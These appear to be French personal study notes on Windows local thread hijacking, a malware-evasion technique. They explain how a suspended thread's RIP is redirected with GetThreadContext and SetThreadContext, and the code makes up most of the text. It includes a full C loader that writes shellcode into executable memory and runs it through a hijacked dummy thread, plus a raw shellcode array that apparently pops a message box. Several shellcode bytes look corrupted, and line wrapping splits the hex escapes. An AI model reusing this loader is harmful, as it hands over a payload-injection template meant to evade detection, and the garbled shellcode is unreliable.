

Thread Hijacking - Local Thread Creation

mardi 17 février 2026 23:37

Le but du thread hijacking est de ne pas créer un nouveau thread mais de voler la place d'un qui est déjà en cours d'exécution. Quand on crée un nouveau thread, l'EP de ce thread est directement notre payload donc c'est plus détectable alors que si on hijack le payload se retrouvera entre une fonction et une autre.

Chaque thread a un contexte ce qui veut dire que chaque thread a une priorité, et des informations. Le but avant hijacker (voler l'identité) est de très bien connaître sa victime. Et pour ça on a besoin du contexte de notre thread victime.

Enfin pour faire un thread hijacking il faut que le thread victime soit dans un **état de suspend**. Sinon on ne peut pas lui voler l'identité s'il est réveillé.

Le but est de créer d'abord un thread dummy cad un thread qui ne va rien faire de malicieux puis récupérer le handle de ce thread (qui sera ouvert depuis un processus) puis utiliser ce handle pour hijacker le VRAI thread.

On peut utiliser deux méthodes pour mettre un thread en pause :

- ON peut utiliser le flag **CREATE_SUSPENDED** dans la fonction **CreateThread**, ça va créer un thread en état de pause.
- ON peut aussi créer un thread normal et le mettre plus tard en état de pause avec la fonction **SuspendThread**.

Pour ça on peut utiliser les deux fonctions API proposé par windows (merci à eux) :

GetThreadContext et **SetThreadContext**.

On va avoir besoin d'un pointeur sur la structure **CONTEXT** : <https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context>

GetThreadContext populates a **CONTEXT** structure that contains all the information about the thread. Whereas, **SetThreadContext** takes a populated **CONTEXT** structure and sets it to the specified thread.

Comme on est en local on doit d'abord créer un processus. Avec la fonction **CreateProcess**.

Ensuite on va devoir récupérer le contexte du thread avec la fonction **GetThreadContext** pour modifier et le faire pointer sur notre payload. ON va devoir modifier certaines valeurs dans la structure **CONTEXT**. On va utiliser la fonction **SetThreadContext**.

Les valeurs qui vont être changées vont être celles qui vont décider de ce que le thread va exécuter après. On va donc changer les valeurs du RIP pour les 64bits et les EIP pour les 32 bits.

Pour rappel les registres RIP et EIP sont des registres de pointeurs d'instructions cad qu'ils **pointent sur la prochaine instruction**.

Donc j'imagine que le but est de changer la valeur du rip pour qu'il pointe sur l'adresse de début (EP) de notre payload et d'ensuite le rechanger plus tard pour reprendre la continuité du thread.

Dans la fonction **GetThreadContext**, le second paramètre est marqué en tant que IN et OUT. Pour l'instant je ne vois pas l'intérêt de ça mais Microsoft explique que la valeur **lpContext** prend la valeur de la variable **ContextFlags** qui est membre de la structure **CONTEXT**.

The function retrieves a selective context based on the value of the ContextFlags member of the context structure.

Ce qui veut dire que ce membre nous permet de récupérer un contexte par rapport aux valeurs récupérer dans les registres. Comme on veut récupérer les valeurs du registre RIP on va utiliser le flag **CONTEXT_CONTROL**. (CE qui veut dire que la variable **ContextFlags** contient le flag **CONTEXT_CONTROL**.) On peut aussi récupérer le flag **CONTEXT_ALL** qui correspond à tout.

Bon pour commencer il nous faut déjà ces variables :

Un **HANDLE** pour un thread **suspendu**.
Un pointeur sur notre shellcode et une variable qui contient la taille de notre shellcode.
Un pointeur sur l'adresse de notre shellcode
Une variable qui contient l'ancienne protection
Et une structure **CONTEXT** avec le membre **ContextFlags = CONTEXT_CONTROL** initialisé.

On va d'abord réserver de la mémoire pour notre shellcode avec **VirtualAlloc**.

Ensuite on va copier notre shellcode dans cette variable qui contient la mémoire allouée. Avec **Memcpy**.

Puis on va changer la protection de la mémoire avec **VirtualProtect**.

Puis on va récupérer le contexte du thread avec **GetThreadContext**.

Ensuite on va changer la valeur pointer par RIP par l'adresse de notre shellcode qu'on aura initialisé avec la fonction **VirtualAlloc**.

Enfin on va mettre à jour le nouveau contexte du thread avec la fonction **SetThreadContext**.


Voici la structure **CONTEXT** (pas besoin de la mettre dans le code) :

```
typedef struct _CONTEXT {  
    DWORD64 P1Home;  
    DWORD64 P2Home;  
    DWORD64 P3Home;  
    DWORD64 P4Home;  
    DWORD64 P5Home;  
    DWORD64 P6Home;  
    DWORD   ContextFlags;  
    DWORD   MxCsr;  
    WORD    SegCs;  
    WORD    SegDs;  
    WORD    SegEs;  
    WORD    SegFs;  
    WORD    SegGs;
```

```

WORD   SegSs;
DWORD  EFlags;
DWORD64 Dr0;
DWORD64 Dr1;
DWORD64 Dr2;
DWORD64 Dr3;
DWORD64 Dr6;
DWORD64 Dr7;
DWORD64 Rax;
DWORD64 Rcx;
DWORD64 Rdx;
DWORD64 Rbx;
DWORD64 Rsp;
DWORD64 Rbp;
DWORD64 Rsi;
DWORD64 Rdi;
DWORD64 R8;
DWORD64 R9;
DWORD64 R10;
DWORD64 R11;
DWORD64 R12;
DWORD64 R13;
DWORD64 R14;
DWORD64 R15;
DWORD64 Rip;
union {
    XMM_SAVE_AREA32 FltSave;
    NEON128      Q[16];
    ULONGLONG   D[32];
}
struct {
    M128A Header[2];
    M128A Legacy[8];
    M128A Xmm0;
    M128A Xmm1;
    M128A Xmm2;
    M128A Xmm3;
    M128A Xmm4;
    M128A Xmm5;
    M128A Xmm6;
    M128A Xmm7;
    M128A Xmm8;
    M128A Xmm9;
    M128A Xmm10;
    M128A Xmm11;
    M128A Xmm12;
    M128A Xmm13;
    M128A Xmm14;
    M128A Xmm15;
} DUMMYSTRUCTNAME;
DWORD   S[32];
} DUMMYUNIONNAME;
M128A   VectorRegister[26];
DWORD64 VectorControl;
DWORD64 DebugControl;
DWORD64 LastBranchToRip;
DWORD64 LastBranchFromRip;
DWORD64 LastExceptionToRip;
DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;

```



Voici le code en entier:

```

#include <Windows.h>
#include <stdio.h>

void DummyFunction(){
    printf("Hello\n");
}

int main(int argc, char * argv[]){
    unsigned char shellcode [] =

    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00\x00\x
41"
    "\x51\x41\x50\x52\x51\x48\x31\xd2\x65\x48\x8b\x52\x60\x
48"
    "\x8b\x52\x18\x48\x8b\x52\x20\x56\x48\x8b\x72\x50\x4d\x
31"
    "\xc9\x48\xf0\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x
02"
    "\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x
51"
    "\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x
18"
    "\x0b\x02\xf0\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x
00"

```

```

"\x48\x85\xc0\x74\x67\x48\x01\xd0\x8b\x48\x18\x44\x8b\x
40"
"\x20\x50\x49\x01\xd0\xe3\x56\x4d\x31\xc9\x48\xff\xc9\x
41"
"\x8b\x34\x88\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x
0d"
"\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x
39"
"\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x
8b"
"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x
48"
"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x
41"
"\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x
48"
"\x8b\x12\xe9\x4b\xff\xff\xff\x5d\xe8\x0b\x00\x00\x00\x
75"
"\x73\x65\x72\x33\x32\xe6\x64\x6c\x6c\x00\x59\x41\xba\x
4c"
"\x77\x26\x07\xff\xd5\x49\xc7\xc1\x00\x00\x00\x00\xe8\x
12"
"\x00\x00\x00\x48\x61\x63\x6b\x20\x54\x68\x65\x20\x50\x
6c"
"\x61\x6e\x65\x74\x20\x21\x00\x5a\xe8\x05\x00\x00\x00\x
48"
"\x41\x48\x41\x00\x41\x58\x48\x31\xc9\x41\xba\x45\x83\x
56"
"\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff\x
d5";
PVOID pAddress = 0;
int ShellSize = sizeof(shellcode);
CONTEXT ThreadCTX = { .ContextFlags = CONTEXT_CONTROL
};
DWORD OldProtection = 0;
HANDLE hThread = 0;
DWORD dwThreadId = 0;

//on créer notre thread avec notre dummy fonction
hThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)&DummyFunction,NULL,
CREATE_SUSPENDED, &dwThreadId );
if (hThread == NULL) return -1;

//ensuite on doit allouer de la mémoire pour le
payload
pAddress = VirtualAlloc(NULL, ShellSize, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
if (pAddress == NULL) return -1;

//on copie le paylaod dans la variable qui avec la
mémoire allouer
memcpy(pAddress, shellcode, ShellSize);
//on change la protection de la mémoire allouer :
if(!VirtualProtect(pAddress, ShellSize,
PAGE_EXECUTE_READWRITE, &OldProtection)){
    return -1;
}

//ensuite on récupère le contexte de ce thread :
if(!GetThreadContext(hThread, &ThreadCTX)){
    return -1;
}
//on change l'instruction suivante à l'adresse allouer
pour le shellcode
ThreadCTX.Rip = (DWORD64)pAddress;
if(!SetThreadContext(hThread, &ThreadCTX)){
    return -1;
}
// 6. Sauvegarder l'adresse de retour originale
(optionnel)
// ThreadCTX.Rsp contient la stack, on pourrait
sauvegarder l'adresse de retour
//on résumé le thread de base (qui est la dummy
function)
ResumeThread(hThread);
WaitForSingleObject(hThread, INFINITE);

```

```
//nettoyage  
VirtualFree(pAddress, 0, MEM_RELEASE);  
CloseHandle(hThread);  
  
    return 0;  
}
```